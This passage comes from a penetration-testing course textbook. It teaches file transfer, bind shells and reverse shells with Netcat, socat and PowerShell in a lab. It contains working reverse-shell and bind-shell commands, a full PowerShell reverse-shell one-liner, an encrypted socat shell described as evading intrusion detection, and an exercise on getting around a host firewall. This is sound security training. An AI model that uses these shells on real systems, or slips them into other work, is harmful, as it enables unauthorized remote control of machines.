(UNKNOWN) [10.11.0.22] 4444 (?) open
This chat is from the linux machine
```

Listing 80 - Using nc to connect to a listener

Our text will be sent to the Windows machine over TCP port 4444 and we can continue the "chat" from the Windows machine:

```
C:\Users\offsec> nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.11.0.22] from <UNKNOWN) [10.11.0.4] 43447
This chat is from the linux machine

This chat is from the windows machine
```

Listing 81 - Simple Netcat chat

Copyright © Offensive Security Ltd. All rights reserved.

Although this isn't a very exciting example, it demonstrates several important features in Netcat. Try to answer these important questions before proceeding:

- Which machine acted as the Netcat server?
- Which machine acted as the Netcat client?
- On which machine was port 4444 actually opened?
- What is the command-line syntax difference between the client and server?

4.1.3 Transferring Files with Netcat

Netcat can also be used to transfer files, both text and binary, from one computer to another. In fact, forensics investigators often use Netcat in conjunction with *dd* (a disk copying utility) to create forensically sound disk images over a network.

To send a file from our Kali virtual machine to the Windows system, we initiate a setup that is similar to the previous chat example, with some slight differences. On the Windows machine, we will set up a Netcat listener on port 4444 and redirect any output into a file called incoming.exe:

```
C:\Users\offsec> nc -nlvp 4444 > incoming.exe
listening on [any] 4444 ...
```

Listing 82 - Using nc to receive a file

On the Kali system, we will push the wget.exe file to the Windows machine through TCP port 4444:

```
kali@kali:~$ locate wget.exe
/usr/share/windows-resources/binaries/wget.exe

kali@kali:~$ nc -nv 10.11.0.22 4444 < /usr/share/windows-resources/binaries/wget.exe
(UNKNOWN) [10.11.0.22] 4444 (?) open
```

Listing 83 - Using nc to transfer a file

The connection is received by Netcat on the Windows machine as shown below:

```
C:\Users\offsec> nc -nlvp 4444 > incoming.exe
listening on [any] 4444 ...
connect to [10.11.0.22] from <UNKNOWN) [10.11.0.4] 43459
^C
C:\Users\offsec>
```

Listing 84 - Connection received on Windows

Notice that we have not received any feedback from Netcat about our file upload progress. In this case, since the file we are uploading is small, we can just wait a few seconds, then check whether the file has been fully uploaded to the Windows machine by attempting to run it:

```
C:\Users\offsec> incoming.exe -h
GNU Wget 1.9.1, a non-interactive network retriever.
Usage: incoming [OPTION]... [URL]...
```

Listing 85 - Executing file sent through nc. The -h option displays the help menu

We can see that this is, in fact, the **wget.exe** executable and that the file transfer was successful.

Copyright © Offensive Security Ltd. All rights reserved.



4.1.4 Remote Administration with Netcat

One of the most useful features of Netcat is its ability to do command redirection. The netcat-traditional version of Netcat (compiled with the "-DGAPING_SECURITY_HOLE" flag) enables the **-e** option, which executes a program after making or receiving a successful connection. This powerful feature opened up all sorts of interesting possibilities from a security perspective and is therefore not available in most modern Linux/BSD systems. However, due to the fact that Kali Linux is a penetration testing distribution, the Netcat version included in Kali supports the -e option.

When enabled, this option can redirect the input, output, and error messages of an executable to a TCP/UDP port rather than the default console.

For example, consider the cmd.exe executable. By redirecting *stdin*, *stdout*, and *stderr* to the network, we can bind cmd.exe to a local port. Anyone connecting to this port will be presented with a command prompt on the target computer.

To clarify this, let's run through a few more scenarios involving Bob and Alice.

4.1.4.1 Netcat Bind Shell Scenario

In our first scenario, Bob (running Windows) has requested Alice's assistance (who is running Linux) and has asked her to connect to his computer and issue some commands remotely. Bob has a public IP address and is directly connected to the Internet. Alice, however, is behind a NATed connection, and has an internal IP address. To complete the scenario, Bob needs to bind cmd.exe to a TCP port on his public IP address and asks Alice to connect to his particular IP address and port.

Bob will check his local IP address, then run Netcat with the **-e** option to execute **cmd.exe** once a connection is made to the listening port:

```
C:\Users\offsec> ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.11.0.22
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.11.0.1

C:\Users\offsec> nc -nlvp 4444 -e cmd.exe
listening on [any] 4444 ...
```

Listing 86 - Using nc to set up a bind shell

Now Netcat has bound TCP port 4444 to cmd.exe and will redirect any input, output, or error messages from cmd.exe to the network. In other words, anyone connecting to TCP port 4444 on Bob's machine (hopefully Alice) will be presented with Bob's command prompt. This is indeed a "gaping security hole"!

```
kali@kali:~$ ip address show eth0 | grep inet
          inet 10.11.0.4/16  brd 10.11.255.255  scope global dynamic eth0

kali@kali:~$ nc -nv 10.11.0.22 4444
(UNKNOWN) [10.11.0.22] 4444 (?) open
Microsoft Windows [Version 10.0.17134.590]
```


Copyright © Offensive Security Ltd. All rights reserved.

```
(c) 2018 Microsoft Corporation. All rights reserved.


C:\Users\offsec> ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.11.0.22
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.11.0.1
```

Listing 87 - Using nc to connect to a bind shell

As we can see, this works just as expected. The following image depicts this scenario:




Figure 8: Netcat bind shell scenario

4.1.4.2 Reverse Shell Scenario

In our second scenario, Alice needs help from Bob. However, Alice has no control over the router in her office, and therefore cannot forward traffic from the router to her internal machine.

In this scenario, we can leverage another useful feature of Netcat; the ability to *send* a command shell to a host listening on a specific port. In this situation, although Alice cannot bind a port to /bin/bash locally on her computer and expect Bob to connect, she *can* send control of her command prompt to Bob's machine instead. This is known as a *reverse shell*. To get this working, Bob will first set up Netcat to listen for an incoming shell. We will use port 4444 in our example:

```
C:\Users\offsec> nc -nlvp 4444
listening on [any] 4444 ...
```

Listing 88 - Using nc to set up a listener in order to receive a reverse shell

Copyright © Offensive Security Ltd. All rights reserved.

Now, Alice can send a reverse shell from her Linux machine to Bob. Once again, we use the **-e** option to make an application available remotely, which in this case happens to be /bin/bash, the Linux shell:

```
kali@kali:~$ ip address show eth0 | grep inet
          inet 10.11.0.4/16  brd 10.11.255.255  scope global dynamic eth0

kali@kali:~$ nc -nv 10.11.0.22 4444 -e /bin/bash
(UNKNOWN) [10.11.0.22] 4444 (?) open
```

Listing 89 - Using nc to send a reverse shell

Once the connection is established, Alice's Netcat will have redirected /bin/bash input, output, and error data streams to Bob's machine on port 4444, and Bob can interact with that shell:

```
C:\Users\offsec>nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.11.0.22] from <UNKNOWN) [10.11.0.4] 43482

ip address show eth0 | grep inet
          inet 10.11.0.4/16  brd 10.11.255.255  scope global dynamic eth0
```

Listing 90 - Using nc to receive a reverse shell

Take some time to consider the differences between bind and reverse shells, and how these differences may apply to various firewall configurations from an organizational security standpoint. It is important to realize that outgoing traffic can be just as harmful as incoming traffic. The following image depicts the reverse shell scenario where Bob gets remote shell access on Alice's Linux machine, traversing the corporate firewall:

Copyright © Offensive Security Ltd. All rights reserved.




Figure 9: Netcat reverse shell scenario

It's not uncommon for host-based firewalls to block access to our precious bind shells. This can be incredibly frustrating at times, especially when under pressure and dealing with time constraints. When in doubt, we use a reverse shell as they are typically easier to troubleshoot.

4.1.4.3 Exercises

(Reporting is not required for these exercises)

1. Implement a simple chat between your Kali machine and Windows system.
2. Use Netcat to create a:
    a. Reverse shell from Kali to Windows.
    b. Reverse shell from Windows to Kali.
    c. Bind shell on Kali. Use your Windows system to connect to it.
    d. Bind shell on Windows. Use your Kali machine to connect to it.
3. Transfer a file from your Kali machine to Windows and vice versa.
4. Conduct the exercises again with the firewall enabled on your Windows system. Adapt the exercises as necessary to work around the firewall protection and understand what portions of the exercise can no longer be completed successfully.

Copyright © Offensive Security Ltd. All rights reserved.

4.2 Socat

Socat[84] is a command-line utility that establishes two bidirectional byte streams and transfers data between them. For penetration testing, it is similar to Netcat but has additional useful features.

While there are a multitude of things that socat can do, we will only cover a few of them to illustrate its use. Let's begin exploring socat and see how it compares to Netcat.

4.2.1 Netcat vs Socat

First, let's connect to a remote server on port 80 using both Netcat and **socat**:

```
kali@kali:~$ nc <remote server's ip address> 80

kali@kali:~$ socat - TCP4:<remote server's ip address>:80
```

Listing 91 - Using socat to connect to a remote server on port 80, and comparing its syntax with nc's

Note that the syntax is similar, but socat requires the - to transfer data between *STDIO* and the remote host (allowing our keyboard interaction with the shell) and protocol (**TCP4**). The protocol, options, and port number are colon-delimited.

Because root privileges are required to bind a listener to ports below 1024, we need to use **sudo** when starting a listener on port 443:

```
kali@kali:~$ sudo nc -lvp localhost 443

kali@kali:~$ sudo socat TCP4-LISTEN:443 STDOUT
```

Listing 92 - Using socat to create a listener, and comparing its syntax with nc's

Notice the required addition of both the protocol for the listener (**TCP4-LISTEN**) and the *STDOUT* argument, which redirects standard output.

4.2.2 Socat File Transfers

Next, we will try out file transfers. Continuing with the previous fictional characters of Alice and Bob, assume Alice needs to send Bob a file called secret_passwords.txt. As a reminder, Alice's host machine is running on Linux, and Bob's is running Windows. Let's see this in action.

On Alice's side, we will share the file on port 443. In this example, the **TCP4-LISTEN** option specifies an IPv4 listener, **fork** creates a child process once a connection is made to the listener, which allows multiple connections, and **file:** specifies the name of a file to be transferred:

```
kali@kali:~$ sudo socat TCP4-LISTEN:443,fork file:secret_passwords.txt
```

Listing 93 - Using socat to transfer a file

On Bob's side, we will connect to Alice's computer and retrieve the file. In this example, the **TCP4** option specifies IPv4, followed by Alice's IP address (**10.11.0.4**) and listening port number (**443**), **file:** specifies the local file name to save the file to on Bob's computer, and **create** specifies that a new file will be created:

[84] (dest-unreach, 2019), http://www.dest-unreach.org/socat/doc/socat.html

Copyright © Offensive Security Ltd. All rights reserved.

```
C:\Users\offsec> socat TCP4:10.11.0.4:443 file:received_secret_passwords.txt,create

C:\Users\offsec> type received_secret_passwords.txt
"try harder!!!"
```

Listing 94 - Using socat to receive a file

4.2.3 Socat Reverse Shells

Let's take a look at a reverse shell using socat. First, Bob will start a listener on port 443. To do this, he will supply the **-d -d** option to increase verbosity (showing fatal, error, warning, and notice messages), **TCP4-LISTEN:443** to create an IPv4 listener on port 443, and **STDOUT** to connect standard output (STDOUT) to the TCP socket:

```
C:\Users\offsec> socat -d -d TCP4-LISTEN:443 STDOUT
... socat[4388] N listening on AF=2 0.0.0.0:443
```

Listing 95 - Using socat to create a listener

Next, Alice will use socat's EXEC option (similar to the Netcat **-e** option), which will execute the given program once a remote connection is established. In this case, Alice will send a /bin/bash reverse shell (with **EXEC:/bin/bash**) to Bob's listening socket on 10.11.0.22:443:

```
kali@kali:~$ socat TCP4:10.11.0.22:443 EXEC:/bin/bash
```

Listing 96 - Using socat to send a reverse shell

Once connected, Bob can enter commands from his socat session, which will execute on Alice's machine.

```
... socat[4388] N accepting connection from AF=2 10.11.0.4:54720 on 10.11.0.22:443
... socat[4388] N using stdout for reading and writing
... socat[4388] N starting data transfer loop with FDs [4,4] and [1,1]
whoami
kali
id
uid=1000(kali) gid=1000(kali) groups=1000(kali)
```

Listing 97 - socat output from a connected reverse shell

This is a great start, and we have covered some important topics, but so far all of our socat network activity has been in the clear. Let's take a look at the basics of encryption with socat.

4.2.4 Socat Encrypted Bind Shells

To add encryption to a bind shell, we will rely on Secure Socket Layer[85] certificates. This level of encryption will assist in evading intrusion detection systems (IDS)[86] and will help hide the sensitive data we are transceiving.

To continue with the example of Alice and Bob, we will use the **openssl** application to create a self-signed certificate using the following options:

- **req**: initiate a new certificate signing request

[85] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Transport_Layer_Security

[86] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Intrusion_detection_system

 Copyright © Offensive Security Ltd. All rights reserved.

- **-newkey**: generate a new private key
- **rsa:2048**: use RSA encryption with a 2,048-bit key length.
- **-nodes**: store the private key without passphrase protection
- **-keyout**: save the key to a file
- **-x509**: output a self-signed certificate instead of a certificate request
- **-days**: set validity period in days
- **-out**: save the certificate to a file

Once we generate the key, we will **cat** the certificate and its private key into a file, which we will eventually use to encrypt our bind shell.

We will walk through this process on Alice's machine now:

```
kali@kali:~$ openssl req -newkey rsa:2048 -nodes -keyout bind_shell.key -x509 -days 36
2 -out bind_shell.crt
Generating a 2048 bit RSA private key
.....................+++
.............................+++
writing new private key to 'bind_shell.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:US
State or Province Name (full name) [Some-State]:Georgia
Locality Name (eg, city) []:Atlanta
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Offsec
Organizational Unit Name (eg, section) []:Try Harder Department
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
kali@kali:~$ cat bind_shell.key bind_shell.crt > bind_shell.pem
```

Listing 98 - Setting up socat encryption

Now that the key and certificate have been generated, we first need to convert them to a format socat will accept. To do so, we combine both the bind_shell.key and bind_shell.crt files into a single .pem file before we create the encrypted socat listener.

We will use the **OPENSSL-LISTEN** option to create the listener on port 443, **cert=bind_shell.pem** to specify our certificate file, **verify** to disable SSL verification, and **fork** to spawn a child process once a connection is made to the listener:

```
kali@kali:~$ sudo socat OPENSSL-LISTEN:443,cert=bind_shell.pem,verify=0,fork EXEC:/bin
/bash
```

Listing 99 - Using socat to create an encrypted bind shell

Now, we can connect Bob's computer to Alice's bind shell.

Copyright © Offensive Security Ltd. All rights reserved.

We will use **-** to transfer data between *STDIO*[87] and the remote host, **OPENSSL** to establish a remote SSL connection to Alice's listener on 10.11.0.4:443, and **verify=0** to disable SSL certificate verification:

```
C:\Users\offsec> socat - OPENSSL:10.11.0.4:443,verify=0
id
uid=1000(kali) gid=1000(kali) groups=1000(kali)
whoami
kali
```

Listing 100 - Using socat to connect to an encrypted bind shell

Great! Our bind shell was created successfully and we are able to pass commands to Alice's machine.

Take some time to explore socat on your own. This is one of many tools that will be extremely beneficial during a penetration test.

4.2.4.1 Exercises

1. Use **socat** to transfer powercat.ps1 from your Kali machine to your Windows system. Keep the file on your system for use in the next section.
2. Use **socat** to create an encrypted reverse shell from your Windows system to your Kali machine.
3. Create an encrypted bind shell on your Windows system. Try to connect to it from Kali without encryption. Does it still work?
4. Make an unencrypted **socat** bind shell on your Windows system. Connect to the shell using Netcat. Does it work?

Note: If **cmd.exe** is not executing, research what other parameters you may need to pass to the EXEC option based on the error you receive.

4.3 PowerShell and Powercat

Windows PowerShell[88] is a task-based command line shell and scripting language. It is designed specifically for system administrators and power-users to rapidly automate the administration of multiple operating systems (Linux, macOS, Unix, and Windows) and the processes related to the applications that run on them.

Needless to say, PowerShell is a powerful tool for penetration testing and can be installed on (or is installed by default on) various versions of Windows. It is installed by default on modern Windows platforms beginning with Windows Server 2008 R2 and Windows 7. Windows PowerShell 5.0 runs on the following versions of Windows:

- Windows Server 2016, installed by default

[87] (The Linux Information Project, 2006), http://www.linfo.org/stdio.html

[88] (Microsoft, 2018), https://docs.microsoft.com/en-us/powershell/scripting/powershell-scripting?view=powershell-5.1

Copyright © Offensive Security Ltd. All rights reserved.

- Windows Server 2012 R2/Windows Server 2012/Windows Server 2008 R2 with Service Pack 1/Windows 8.1/Windows 7 with Service Pack 1 (install Windows Management Framework 5.0 to run it)

Windows PowerShell 4.0 runs on the following versions of Windows:

- Windows 8.1/Windows Server 2012 R2, installed by default
- Windows 7 with Service Pack 1/Windows Server 2008 R2 with Service Pack 1 (install Windows Management Framework 4.0 to run it)

Windows PowerShell 3.0 runs on the following versions of Windows:

- Windows 8/Windows Server 2012, installed by default
- Windows 7 with Service Pack 1/Windows Server 2008 R2 with Service Pack 1/2 (install Windows Management Framework 3.0 to run it)

PowerShell contains a built-in Integrated Development Environment (IDE),[89] known as the Windows PowerShell Integrated Scripting Environment (ISE).[90] The ISE is a host application for Windows PowerShell that enables us to run commands, write, test, and debug scripts in a single Windows-based graphical user interface. The interface offers multiline editing, tab completion, syntax coloring, selective execution, context-sensitive help, support for right-to-left languages, and more:




Figure 10: PowerShell ISE

PowerShell maintains an execution policy that determines which type of PowerShell scripts (if any) can be run on the system. The default policy is "Restricted", which effectively means the system will neither load PowerShell configuration files nor run PowerShell scripts. For the purposes of this module, we will need to set an "Unrestricted" execution policy on our Windows client machine. To do this, we click the Windows *Start* button, right-click the *Windows PowerShell* application and select *Run as Administrator*. When presented with a User Account Control prompt, select *Yes* and enter **`Set-ExecutionPolicy Unrestricted`**:

[89] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Integrated_development_environment

[90] (Microsoft, 2018), https://docs.microsoft.com/en-us/powershell/scripting/components/ise/introducing-the-windows-powershell-ise?view=powershell-6

Copyright © Offensive Security Ltd. All rights reserved.

```
Windows PowerShell
Copyright  (C) Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32> Set-ExecutionPolicy Unrestricted

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing
the execution policy might expose you to the security risks described in the
about_Execution_Policies help topic at https:/go.microsoft.com/fwlink/?LinkID=135170.
Do you want to change the execution policy?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N")
: y

PS C:\WINDOWS\system32> Get-ExecutionPolicy
Unrestricted
```

Listing 101 - Setting the PowerShell execution policy

PowerShell is both responsive and powerful, enabling us to perform multiple tasks without installing additional tools on the target. Let's explore PowerShell a bit more to demonstrate how it might come into play during a penetration test.

4.3.1 PowerShell File Transfers

Continuing with Alice and Bob, we will transfer a file from Bob to Alice using PowerShell.

Because of the power and flexibility of PowerShell, this is not as straight-forward as it would be with Netcat or even socat, making these first few commands a bit confusing at first glance. We will execute the command and then break down the components:

```
C:\Users\offsec> powershell -c "(new-object System.Net.WebClient).DownloadFile('http:/
/10.11.0.4/wget.exe','C:\Users\offsec\Desktop\wget.exe')"

C:\Users\offsec\Desktop> wget.exe -V
GNU Wget 1.9.1

Copyright (C) 2003 Free Software Foundation, Inc.
This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
GNU General Public License for more details.

Originally written by Hrvoje Niksic <hniksic@xemacs.org>.
```

Listing 102 - Using PowerShell to download a file

We can see that the command executed, the file was transferred, and it executes without incident. Let's analyze the PowerShell command that made this happen.

First, we used the **-c** option. This will execute the supplied command (wrapped in double-quotes) as if it were typed at the PowerShell prompt.

The command we are executing contains several components. First, we are using the "new-object" cmdlet, which allows us to instantiate either a .Net Framework or a COM object. In this case, we are creating an instance of the *WebClient* class, which is defined and implemented in the *System.Net* namespace. The *WebClient* class is used to access resources identified by a URI and it

 Copyright © Offensive Security Ltd. All rights reserved.

exposes a public method called *DownloadFile*, which requires our two key parameters: a source location (in the form of a URI as we previously stated), and a target location where the retrieved data will be stored.

This syntax may seem confusing, but is actually fairly straightforward. Refer to the Microsoft *System.Net* reference,[91] to see the list of all of the implemented classes in this namespace. Then, follow through to the *WebClient* class and finally to the *DownloadFile* method to visualize the structure of classes and methods used in our example.

With the wget.exe executable downloaded on Bob's computer, he can use it as another tool to download additional files or continue using PowerShell.

4.3.2 PowerShell Reverse Shells

In this section, we will leverage PowerShell one-liners[92] to execute shells, beginning with a reverse shell.

First, we will set up a simple Netcat listener on Alice's computer:

```
kali@kali:~$ sudo nc -lnvp 443
listening on [any] 443 ...
```

Listing 103 - Using nc to set up a listener in order to receive a reverse shell

Next, we will send a PowerShell reverse shell from Bob's computer. Again, this is not syntactically as clean as Netcat or socat, but since PowerShell is native on most modern Windows machines, it is important that we explore this PowerShell equivalent. To begin, let's take a look at the code and then break it down:

```
$client = New-Object System.Net.Sockets.TCPClient('10.11.0.4',443);
$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
{
    $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);
    $sendback = (iex $data 2>&1 | Out-String );
    $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
    $stream.Write($sendbyte,0,$sendbyte.Length);
    $stream.Flush();
}
$client.Close();
```

Listing 104 - PowerShell reverse shell

This may seem extremely complex when compared to previous tools we've used. However, PowerShell is powerful and flexible; it is not a single-function tool. Because of this, we must use a complex syntax to invoke complex functionality.

The code consists of several commands separated by semicolons. First, we see a **`client`** variable, which is assigned the target IP address, a *stream* variable, a byte array called *bytes*, and a while

[91] (Microsoft, 2019), https://docs.microsoft.com/en-us/dotnet/api/system.net?view=netframework-4.7.2

[92] (Nikhil SamratAshok Mittal , 2015), http://www.labofapenetrationtester.com/2015/05/week-of-powershell-shells-day-1.html

Copyright © Offensive Security Ltd. All rights reserved.

loop followed by a call to close the client connection. Within the while loop, we can see several lines responsible for reading and writing data to the network stream. Note that the *iex*[93] ("*Invoke-Expression*") cmdlet is a key part of this code chunk as it runs any string it receives as a command and the results of the command are then redirected and sent back via the data stream.

This code can be rolled into an admittedly lengthy one-liner to be executed at the command prompt:

```
C:\Users\offsec> powershell -c "$client = New-Object System.Net.Sockets.TCPClient('10.
11.0.4',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.T
ext.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );
$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII
).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$c
lient.Close()"
```

Listing 105 - Using PowerShell to send a reverse shell

This one-liner may seem very arduous at first glance, but there is no need to memorize it; we would likely copy-and-paste this type of command (replacing the IP and port number) during a live penetration test.

Finally, we receive the reverse shell with Netcat:

```
kali@kali:~$ sudo nc -lnvp 443
listening on [any] 443 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 63515

PS C:\Users\offsec>
```

Listing 106 - Using nc to receive a reverse shell

In short, by simply replacing the IP address and port number in the *System.Net.Sockets.TCPClient* call, we can easily reuse this PowerShell reverse shell command.

4.3.3 PowerShell Bind Shells

The process is reversed when dealing with bind shells. We first create the bind shell through PowerShell on Bob's computer, and then use Netcat to connect to it from Alice's.

In the snippet of code below, we will again pass our command to **`powershell`** using the **`-c`** option. As with the reverse shell, this complex command can be broken down into several commands. In addition to the *client*, *stream*, and *byte* variables, we also have a new *listener* variable that uses the *System.Net.Sockets.TcpListener*[94] class. This class requires two arguments: first the address to listen on, followed by the port. By providing 0.0.0.0 as the local address, our bind shell will be available on all IP addresses on the system. Again, we use the iex cmdlet to execute our commands:

```
C:\Users\offsec> powershell -c "$listener = New-Object System.Net.Sockets.TcpListener(
'0.0.0.0',443);$listener.start();$client = $listener.AcceptTcpClient();$stream = $clie
nt.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $byt
es.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString
($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2  = $sendback + 'P
```

[93] (Microsoft, 2019), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-expression?view=powershell-6

[94] (Microsoft, 2019), https://docs.microsoft.com/en-us/dotnet/api/system.net.sockets.tcplistener?view=netframework-4.7.2

Copyright © Offensive Security Ltd. All rights reserved.

```
S ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$str
eam.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close();$listener.Sto
p()"
```

Listing 107 - Using PowerShell to set up a bind shell

With the bind shell listening, we can connect to it using Netcat from Alice's machine as we would with any other shell. We include the **-v** option for Netcat as our bind shell may not always present us with a command prompt when it first connects:

```
kali@kali:~$ nc -nv 10.11.0.22 443
(UNKNOWN) [10.11.0.22] 443 (https) open
ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.11.0.22
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.11.0.1

C:\Users\offsec>
```

Listing 108 - Using nc to connect to a bind shell created using PowerShell

PowerShell is ridiculously powerful and we have not even come close to scratching the surface of its functionality. Due to Microsoft's increasing use of PowerShell for Windows-based administration and automation, knowing how to properly use PowerShell to achieve our goals is extremely important. Refer to the Microsoft PowerShell documentation[95] and Microsoft System.Net reference for more classes and methods as well as a variety of PowerShell training and talks available online.

4.3.4 Powercat

Powercat[96] is essentially the PowerShell version of Netcat written by besimorhino.[97] It is a script we can download to a Windows host to leverage the strengths of PowerShell and simplifies the creation of bind/reverse shells.

> *Powercat can be installed in Kali with* ***apt install powercat****, which will place the script in* */usr/share/windows-resources/powercat*.

We can skip the first step, which is to transfer the script from our Kali Linux machine to the Windows host since we are already familiar with file transfers.

With the script on the target host, we start by using a PowerShell feature known as *Dot-sourcing*[98] to load the powercat.ps1 script. This will make all variables and functions declared in the script

[95] (Microsoft, 2019), https://docs.microsoft.com/en-us/powershell/

[96] (besimorhino/powercat, 2017), https://github.com/besimorhino/powercat/blob/master/powercat.ps1

[97] (besimorhino, 2018), https://github.com/besimorhino

[98] (SS64, 2019), https://ss64.com/ps/source.html

Copyright © Offensive Security Ltd. All rights reserved.



available in the current PowerShell scope. In this way, we can use the **powercat** function directly in PowerShell instead of executing the script each time.

```
PS C:\Users\Offsec> . .\powercat.ps1
```

Listing 109 - Loading a local PowerShell script using dot sourcing

If the target machine is connected to the Internet, we can do the same with a remote script by once again using the handy **iex** cmdlet as follows:

```
